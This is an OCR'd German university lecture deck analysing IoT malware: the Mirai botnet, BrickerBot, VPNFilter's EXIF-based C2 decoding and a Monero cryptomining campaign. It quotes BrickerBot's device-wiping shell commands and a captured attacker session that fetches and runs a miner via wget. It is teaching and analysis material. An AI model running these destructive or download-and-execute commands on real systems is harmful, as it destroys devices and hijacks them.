
Mirai: Botnetz-Architektur



Infektion

Das infizierte Gerät wird Teil des Botnetzes

Mirai: DDoS-Angriff



Angriff

Infizierte Geräte greifen koordiniert ein Ziel an

BrickerBot

- Destruktive Fähigkeiten
  - Netzwerk-Verbindungen kappen
  - Wipen (Löschen) des Geräts
  - Herunterfahren des Geräts

- Zuerst im März 2017 gesehen
- Entdeckt von Pascal Geenens von Radware

- 3 Varianten
  - All löschen Flash-Speicherinhalte und machen das Gerät unzugreifbar
  - basierend auf obfuskiertem Python-Code, der Shell-Kommandos generiert

- Angeblicher selbst-ernannter Autor, Nickname `janit0r`

BrickerBot

```
# overwrite flash memory with random data
cat /dev/urandom | mtd_write mtd0 - 0 32768
cat /dev/urandom >/dev/mtdblock0
cat /dev/urandom >/dev/mmcblk0
cat /dev/urandom >/dev/root
cat /dev/urandom >/dev/mtd0
flash_erase /dev/mtdblock0 0 999999 0
flash_erase /dev/mtdblock1 0 999999 0

# make the device inaccessible over the network
route del default
iproute del default; ip route del default
iptables -F;iptables -t nat -F;iptables -A INPUT -j DROP;iptables -A FORWARD -j DROP

# wipe files
rm -rf /* 2>/dev/null
halt -n -f
reboot
```

VPNFilter

- IoT-Botnetz bestehend aus Routern und NAS-Geräten
  - Öffentlich gemacht von Cisco Talos am 23. Mai 2018
  - 500,000+ infizierte Geräte (30,000 in Deutschland)
  - Persistenz
- Funktionalität
  - Sammeln von Website-Credentials
  - Monitoring des Modbus SCADA Protokolls
  - Destruktion

- Ziel und Attributionshinweise
  - Schwer attributierbare Infrastruktur aufbauen
  - Besonderer Ziel-Fokus und C2-Infrastruktur-Fokus auf Ukraine
  - Code overlap mit BlackEnergy samples (RC4)

VPNFilter Command and Control (C2)


- 3 Arten von Command and Control (C2)
  - Herunterladen eines Bildes von einem Imagehoster (photobucket.com) und dekodieren der C2-Information der nächsten Stage
  - Herunterladen eines Bildes von einer Fallback-Domain (toknowall[.]com)
  - Passives Sniffen nach C2-Kommandos

- C2 Rendezvous mittels JPEG Bild-Metadaten
  - 2 abwechselnde Bilder
    - abhängig von der aktuellen Uhrzeit
    - UTC: gerade Stunde: a ungerade: b
  - 128x128 Pixel, weniger als 4 KB groß
  - JPE-Bilder, GPS-Informationen in den EXIF Metadaten
  - Dekodieren der GPS-Koordinaten um eine IPv4-Adresse zu erhalten (next-stage C2-Server)

a

b

VPNFilter EXIF metadata C2 decoding



SHA256 a8f8411e546923e56d100bc44ab59a96e37dd2d83065d296fc6902b59a631853

```
GPS Latitude                    :    1193143 deg 55' 21.00"
GPS Longitude                   : 4296160226 deg 47' 54.00"
```

SHA256 df95d7fd09789575f409dd8416763582b37151fae7929bb06a1c3c19964ccf89

```
GPS Latitude                    : 1193149 deg 49' 15.00"
GPS Longitude                   : 1193060 deg 33' 42.00"
```

VPNFilter EXIF metadata C2 decoding

```
GPS Latitude                    :    1193143 deg 55' 21.00"
GPS Longitude                   : 4296160226 deg 47' 54.00"
```

```
ExifByteOrder = II
+ [IFD0 directory with 1 entries]
| 0)  GPSInfo (SubDirectory) -->
|     - Tag 0x8825 (4 bytes, int32u[1]):
|         0030: 1a 00 00 00                                       [....]
| + [GPS directory with 2 entries]
| | 0)  GPSLatitude = 97 30 4294967121 (97/1 30/1 4294967121/1)
| |     - Tag 0x0002 (24 bytes, rational64u[3]):
| |         0056: 61 00 00 00 01 00 00 00 1e 00 00 00 01 00 00 00   [a...............]
| |         0066: 51 ff ff ff 01 00 00 00                           [Q.......]
| | 1)  GPSLongitude = 4294967178 140 4294967274 (4294967178/1 140/1 4294967274/1)
| |     - Tag 0x0004 (24 bytes, rational64u[3]):
| |         006e: 8a ff ff ff 01 00 00 00 8c 00 00 00 01 00 00 00   [................]
| |         007e: ea ff ff ff 01 00 00 00                           [........]
```

VPNFilter EXIF metadata C2 decoding

```
GPS Latitude                :    1193143 deg 55' 21.00"
GPS Longitude               : 4296160226 deg 47' 54.00"
```

```
ExifByteOrder = II
+ [IFD0 directory with 1 entries]
| 0)  GPSInfo (SubDirectory) -->
|     - Tag 0x8825 (4 bytes, int32u[1]):
|         0030: 1a 00 00 00                                       [....]
| + [GPS directory with 2 entries]
| | 0)  GPSLatitude = 97 30 4294967121 (97/1 30/1 4294967121/1)
| |     - Tag 0x0002 (24 bytes, rational64u[3]):
| |         0056: 61 00 00 00 01 00 00 00 1e 00 00 00 01 00 00 00   [a...............]
| |         0066: 51 ff ff ff 01 00 00 00                           [Q.......]
| | 1)  GPSLongitude = 4294967178 140 4294967274 (4294967178/1 140/1 4294967274/1)
| |     - Tag 0x0004 (24 bytes, rational64u[3]):
| |         006e: 8a ff ff ff 01 00 00 00 8c 00 00 00 01 00 00 00   [................]
| |         007e: ea ff ff ff 01 00 00 00                           [........]
```

VPNFilter EXIF metadata C2 decoding

```
GPS Latitude                    :     1193143 deg 55' 21.00"
GPS Longitude                   : 4296160226 deg 47' 54.00"
```

```
0xffffff51 =  4294967121"     =>  /3600 = 1193046.4225 °
      0x1e =            30'   =>  30' + 0.4225*60' = 55' 21"
      0x61 =            97 °  =>  97° + 1193046°   = 1193143 deg
```

```
Exif
+ [I
| 0)
|
|
| +
| |
| |     - Tag 0x0002 (24 bytes, rational64u[3]):
| |         0056: 61 00 00 00 01 00 00 00 1e 00 00 00 01 00 00 00   [a...............]
| |         0066: 51 ff ff ff 01 00 00 00                           [Q.......]
| | 1)  GPSLongitude = 4294967178 140 4294967274 (4294967178/1 140/1 4294967274/1)
| |     - Tag 0x0004 (24 bytes, rational64u[3]):
| |         006e: 8a ff ff ff 01 00 00 00 8c 00 00 00 01 00 00 00   [................]
| |         007e: ea ff ff ff 01 00 00 00                           [........]
```

VPNFilter EXIF metadata C2 decoding

```
GPS Latitude                 :    1193143 deg 55' 21.00"
GPS Longitude                : 4296160226 deg 47' 54.00"
```

```
o0 = v0 + ( v1 + 0x5a ) & 0xff          -> 217
o1 = v2 + ( v1 + 0x5a ) & 0xff          ->  12
o2 = v3 + ( v4 + 0xb4 ) & 0xff          -> 202
o3 = v5 + ( v4 + 0xb4 ) & 0xff          ->  40

                                        => 217.12.202.40
```

```
Exif
+ [I
| 0)
|
|
| +
| |
| |   - Tag 0x0002 (24 bytes, rational64u[3]):
| |       0056: 61 00 00 00 01 00 00 00 1e 00 00 00 01 00 00 00   [a...............]
| |       0066: 51 ff ff ff 01 00 00 00                           [Q.......]
| | 1)  GPSLongitude = 4294967178 140 4294967274 (4294967178/1 140/1 4294967274/1)
| |     - Tag 0x0004 (24 bytes, rational64u[3]):
| |       006e: 8a ff ff ff 01 00 00 00 8c 00 00 00 01 00 00 00   [................]
| |       007e: ea ff ff ff 01 00 00 00                           [........]
```

“Unter dem Radar” - Cryptomining

- Dezember 2017
  - 11. bis 18.12.2017
  - Schadsoftware für x86 und ARM
  - Cryptomining Monero (XMR)

- Sitzungsmitschnitt

```
cd /tmp
wget http://185.29.9[.]201/xmr_arm -O ->mine
chmod 777 mine
./mine -t 1 -a cryptonight -o stratum+tcp://xmr.pool.minergate.com:45560 \
       -u icefluxy@gmail.com -p <password>
history -c
```

Fazit und Ausblick

- Schadsoftware hat den Bereich IoT längst erfasst
  - Mirai brachte IoT in die Öffentlichkeit
- Eindämmung der Gefahr wird schwierig
  - IoT-Geräte sind häufig viele Jahre in Betrieb
  - Viele Geräte sind außerhalb des Wartungszeitraums, End of life, keine Updates
  - Update- und Patch-Routine ist häufig nicht vorgesehen
- Unterschiedliche Schadfunktionen
  - Distributed Denial of Service
  - Destruktion
  - Cryptomining
  - Nation-state, low attributable overlay network

Thank you. Questions?

Prof. Dr. Christian Dietrich
<dietrich@internet-sicherheit.de>
https://chrisdietri.ch

Westfälische Hochschule

References

- Antonakakis et al., Understanding the Mirai Botnet, USENIX Security 2017
- BrickerBot source code https://github.com/JeremyNGalloway/mod_plaintext.py/blob/master/mod_plaintext.py
- BrickerBot, https://security.radware.com/ddos-threats-attacks/brickerbot-pdos-permanent-denial-of-service/
- https://securelist.com/vpnfilter-exif-to-c2-mechanism-analysed/85721/
- https://blogs.cisco.com/security/talos/vpnfilter